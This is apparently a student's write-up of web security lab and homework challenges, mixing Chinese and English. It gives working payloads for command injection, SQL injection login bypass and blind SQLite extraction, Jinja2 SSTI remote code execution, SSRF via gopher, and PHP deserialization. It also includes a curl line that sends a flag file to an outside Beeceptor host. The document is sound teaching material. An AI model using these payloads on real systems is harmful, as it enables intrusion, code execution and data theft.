
Lab-Cat Shop


Flag: `FLAG{omg_y0u_hack3d_th3_c4t_sh0p!}`

解題流程與思路


1. 這一題很簡單，只要觀察送出的封包就可以知道每一個品項都是按照順序的(可預期的號碼)，所以只要把品項改成我們要的就可以成功query，如下圖，原本FLAG的column反白無法點選



但因為送出的item number可預期，所以還是能夠正常query



2. 接著看下一個packet就知道連我們的餘額以及支付金額都是裸奔的狀態，所以可以直接更改拿到flag



Lab-DNS Lookuper

Flag: FLAG{Y0U*$(Byp4ssed)_th3*`waf`}

解題流程與思路

Use `$` or `` ` `` string to bypass blacklist
Payload:
`'$(cat /fla*)'`
`'`cat /fl*g*`'`

Lab-Log me in

Flag: `FLAG{b4by_sql_inj3cti0n}`

解題流程與思路

- Payload → `') or ('1'='1') -- #`
  SELECT * FROM admin WHERE (username='') or ('1'='1') -- #') AND (password='MTIz')


Lab-Jinja2 SSTI

Flag: `FLAG{ssti.__class__.__pwn__}`

解題流程與思路

Easy way


payload: `{{[].__class__.__base__.__subclasses__()[132].__init__.__globals__['popen']("cat /th1s_15_fl4ggggggg").read()}}`



Need Tool way - [Beeceptor]

`Beeceptor` will catch our result from `curl`.
It'll execute `cat /th1s_15_fl4ggggggg` first and the result will be sent to `Beeceptor` as attached data by `curl`.
Payload:

```
{{[].__class__.__base__.__subclasses__()[132].__init__.__globals__['system']('curl {Beeceptor URL} -d "`cat /th1s_15_fl4ggggggg`"')}}
```



Lab-Preview Card


Flag: `FLAG{gopher://http_post}`

解題流程與思路


When you see a preview function, then it may have SSRF problem.

1. Test it

`file:///etc/passwd` or `http://127.0.0.1`



2. Analyze `flag.php`



:::spoiler source code

```
<?php
if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') die("Only for localhost user.");
?>
<form action="/flag.php" method="post">
    Do you want the FLAG? <input type="text" name="givemeflag" value="no">
    <input type="submit">
</form>
<?php
if (isset($_POST['givemeflag']) && $_POST['givemeflag'] === 'yes')
    echo "FLAG:", getenv('FLAG');
```

:::

If you want flag, you need visit `/flag.php` as localhost and send a form data with parameter `givemeflag`.

3. Construct package - **gopher**

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 14
Content-Type: application/x-www-form-urlencoded

givemeflag=yes
```

Transferred by urlencode with `CRLF` type.

Payload:

`gopher://127.0.0.1:80/_POST%20%2Fflag.php%20HTTP%2F1.1%0d%0aHost%3A%20127.0.0.1%0d%0aContent-Length%3A%2014%0d%0aContent-Type%3A%20application%2Fx-www-form-urlencoded%0d%0a%0d%0agivemeflag%3Dyes%0d%0a`

4. Then we got flag...

Lab-Magic Cat

Flag: `FLAG{magic_cat_pwnpwn}`

解題流程與思路

1. Test payload in local side

```
$ ./psysh
> class Caster
. {
.     public $cast_func = 'intval';
.     function cast($val)
.     {
.         return ($this->cast_func)($val);
.     }
. }
> $test = new Caster
= Caster {#2772
    +cast_func: "intval",
  }
```

```
> $test->cast_func = 'system'
= "system"
> $test->cast('pwd')
= "/home/sbk6401"
```

2. Construct serialized session

```
> class Cat
. {
.     public $magic;
.     public $spell;
.     function __construct($spell)
.     {
.         $this->spell = $spell;
.         $this->magic = new Caster();
.     }
.     function __wakeup()
.     {
.         echo "Cat Wakeup!\n";
.         $this->magic->cast($this->spell);
.     }
. }
> $cat = new Cat("ls -al /")
= Cat {#2771
    +magic: Caster {#2763
      +cast_func: "intval",
    },
    +spell: "ls -al /",
  }
> $cat->magic->cast_func = "system"
= "system"
> base64_encode(serialize($cat))
=
"TzozOiJDYXQiOjI6e3M6NToibWFnaWMiO086NjoiQ2FzdGVyIjoxOntzOjk6ImNhc3RfZnVuYyI7
czo2OiJzeXN0ZW0iO31zOjU6InNwZWxsIjtzOjg6ImxzIC1hbCAvIjt9"
```

```
Unserialize...
Cat Wakeup!
total 80
drwxr-xr-x   1 root root 4096 Nov 11  2021 .
drwxr-xr-x   1 root root 4096 Nov 11  2021 ..
-rwxr-xr-x   1 root root    0 Nov 11  2021 .dockerenv
drwxr-xr-x   1 root root 4096 Oct 12  2021 bin
drwxr-xr-x   2 root root 4096 Oct  3  2021 boot
drwxr-xr-x   5 root root  340 Nov 23  2021 dev
drwxr-xr-x   1 root root 4096 Nov 11  2021 etc
-rw-rw-r--   1 1001 1001   22 Nov  4  2021 flag_23907376917516c8
drwxr-xr-x   2 root root 4096 Oct  3  2021 home
drwxr-xr-x   1 root root 4096 Oct 12  2021 lib
drwxr-xr-x   2 root root 4096 Oct 11  2021 lib64
drwxr-xr-x   2 root root 4096 Oct 11  2021 media
drwxr-xr-x   2 root root 4096 Oct 11  2021 mnt
drwxr-xr-x   2 root root 4096 Oct 11  2021 opt
dr-xr-xr-x 635 root root    0 Nov 23  2021 proc
drwx------   1 root root 4096 Oct 22  2021 root
drwxr-xr-x   1 root root 4096 Oct 12  2021 run
drwxr-xr-x   1 root root 4096 Oct 12  2021 sbin
drwxr-xr-x   2 root root 4096 Oct 11  2021 srv
dr-xr-xr-x  13 root root    0 Nov 23  2021 sys
drwxrwxrwt   1 root root 4096 Oct 22  2021 tmp
drwxr-xr-x   1 root root 4096 Oct 11  2021 usr
drwxr-xr-x   1 root root 4096 Oct 12  2021 var
<pre>
This is your 😾:
object(Cat)#1 (2) {
  ["magic"]=>
  object(Caster)#2 (1) {
    ["cast_func"]=>
    string(6) "system"
  }
  ["spell"]=>
  string(8) "ls -al /"
}
</pre>

<p>Usage:</p>
<p>/?source</p>
<p>/?spell=the-spell-of-your-cat</p>
```

3. Get flag

```
> $cat->spell = "cat /flag*"
= "cat /flag*"

> base64_encode(serialize($cat))
=
"TzozOiJDYXQiOjI6e3M6NToibWFnaWMiO086NjoiQ2FzdGVyIjoxOntzOjk6ImNhc3RfZnVuYyI7czo2OiJzeXNOZWOiO31zOjU6InNwZWxsIjtzOjEwOiJjYXQgL2ZsYWcqIjt9"
```

Unserialize... Cat Wakeup! FLAG{magic_cat_pwnpwn}

```
This is your 😺:
object(Cat)#1 (2) {
  ["magic"]=>
  object(Caster)#2 (1) {
    ["cast_func"]=>
    string(6) "system"
  }
  ["spell"]=>
  string(10) "cat /flag*"
}
```

Usage:

/?source

/?spell=the-spell-of-your-cat

HW-Double Injection - FLAG1

Flag: `FLAG{sqlite_jsOn_inject!on}`

解題流程與思路

這一題超爆難，應該可以預見被splitline凌虐，先看Dockerfile寫了甚麼，安裝的前置作業結束以後，分別把FLAG1和FLAG2的內容丟到`/flag1.txt`,`/flag2-{random string}.txt`中，並且執行db的初始化，也就是把FLAG1當成admin的密碼，接著比較重要的一步是把存取db內容的file(`/etc/db.sqlite3`)的權限設定read-only，這個操作後續會說明重要的地方，最後就是執行app.js

- 目標:
  我們的目標是想辦法把FLAG1拿到手，但看了一圈app.js也沒有任何想法，雖然我知道username的地方有SQLinjection的洞，但重要的是如何把密碼送到前端給我們
- 一開始的想法:
  送出post request後，會進到login route，並且db會對送來的username / password進行query，此時會發現有兩個if statement，當時我在想，只要滿足第一個if statement，他就會return並且render出原本的username，所以如果我可以創一個新的table或是insert原本的users table，並且把username設定成FLAG1，然後password設定已知，這樣的話就一定會進到第二個if statement，如此就算我不知道FLAG1是多少，他也會把username吐回來到前端

  ```
  if (row.password === password) {
      if (password !== FLAG1) {
          const html = ejs.render(`<h1>Success!</h1>`, { username });
          return res.send(html);
      } else {
          const html = ejs.render(template, { username });
          return res.send(html);
      }
  } else {
      return res.status(401).send('Unauthorized');
  }
  ```

  但這個做法有兩個原因導致無法實踐

  1. 前面講過，splitline把`/etc/db.sqlite3`設定成read-only，所以我們無法對他做任何修改

2. 就算這個file可以修改，因為ejs.render的關係，如果給定的1st參數沒有format可以填入(就像第二個if出現的template)，他並不會把username一起render進去，雖然我也不確定為甚麼要這樣寫

- 比較可行的方式

1. 逛了好幾圈app.js都沒有任何可以把username吐回前端的地方，代表這個思路應該不是可行的方式，此時可以想想看time based或是boolean based 這種blind injection，可能是個不錯的方式，雖然我也有嘗試union based，不過效果不大
2. 因為是完全沒有任何filter的sql injection，所以我就直接在local的sqlite db browser下語法順便debug，當payload如下時:

```
admin.username") as a,
  json_extract(users, '$.admin.username') as b,
  json_extract(users, '$.admin.password') as c
FROM db -- #
```

   - 在server端會變成

```
"$.admin.username\") as a,   json_extract(users, '$.admin.username') as b,   json_extract(users, '$.admin.password') as c FROM db -- # .password"
```


   - 完整的query會變成

```
SELECT json_extract(users, "$.admin.username\") as a, json_extract(users, '$.admin.username') as b,   json_extract(users, '$.admin.password') as c FROM db -- # .password") AS password FROM db
```

   - 則query到的data如下

```
{ a: null, b: 'admin', c: 'FLAG{flag-1}' }
```

   第一個參數a為null是因為app.js中，我們的payload經過==JSON.stringify==，會在雙引號前加一個反斜線，這會導致query時，db不知道==$.admin.username\==是甚麼東西，只有單引號沒有這個問題，但如果第一個query data不加上雙引號就會導致閉合不全而導致結果異常(如下)




   所以我乾脆第一個參數就算了，重新利用後兩個參數要到username和password

3. 有了這個可以幹嘛呢?我們可以下條件，當條件符合的時候做A，否則做B，而A和B是有一些差異，可能是時間長度或是網站是否crash為基準，這樣的話我們就可以知道下的條件是否正確，POC如下:


   - 看長度

```
SELECT
  json_extract(users, '$.admin.username') as a,
  json_extract(users, '$.admin.username') as b,
  json_extract(users, '$.admin.password') as c
FROM db
WHERE
    b = 'admin'
    AND IIF(length(c) = 10, (SELECT randomblob(1000000000 % 10) FROM
sqlite_master WHERE 1 LIMIT 1), 1); -- #
```

在local測試時，FLAG1=`FLAG{test}`，也就是只有10個字，如果條件設定不符合時，就會query出東西，因為條件不符回傳1，如下圖



反之，就會query不出東西，也就是crash



- 如果想要知道某一個字元可以substr這個function

```
SELECT
  json_extract(users, '$.admin.username') as a,
  json_extract(users, '$.admin.username') as b,
  json_extract(users, '$.admin.password') as c
FROM db
WHERE
    b = 'admin'
    AND IIF(substr(c, 1, 5) = 'FLAG{', (SELECT randomblob(1000000000
% 10) FROM sqlite_master WHERE 1 LIMIT 1), 1); -- #
```

4. 此時就可以開寫script去server端爆破FLAG1

HW-Double Injection - FLAG2

Flag: `FLAG{ezzzzz_sqli2ssti}`

解題流程與思路

這一題想了很久，因為我沒有跟影片，想說應該都是跟去年差不多或是在臺科的網頁安全一樣，但其實相關的payload就是在講義上，花了一整天寫的我be like:

基本上就是連接前一題的思緒，既然我們知道admin的password也就是FLAG1，那麼我們就可以用前一題的payload:

```
admin.password") as password, json_extract(users, '$.admin.password') as password
from db; -- #
```

後面搭配簡單的XSS也是可以通的，原本想說可以利用XSS達到RCE，但就我之前和Kaibro的詢問，XSS應該沒有這麼powerful，所以我就往SSTI或command injection下手，後來經過@cs-otaku的提點才知道ejs有一個洞，也是上課有提到的SSTI控到RCE，當時看的文章是Huli大寫的，內容詳細說明了為甚麼會有這個洞以及該如何構造攻擊的payload，不過整體更複雜也算是需要客製化的題目才需要了解這麼多，這一題算是只要取得經典的payload就可以攻克，如果想要用動態看他跑得怎麼樣，可以用web storm跟，想知道整體的動態流程可以看之前寫的文章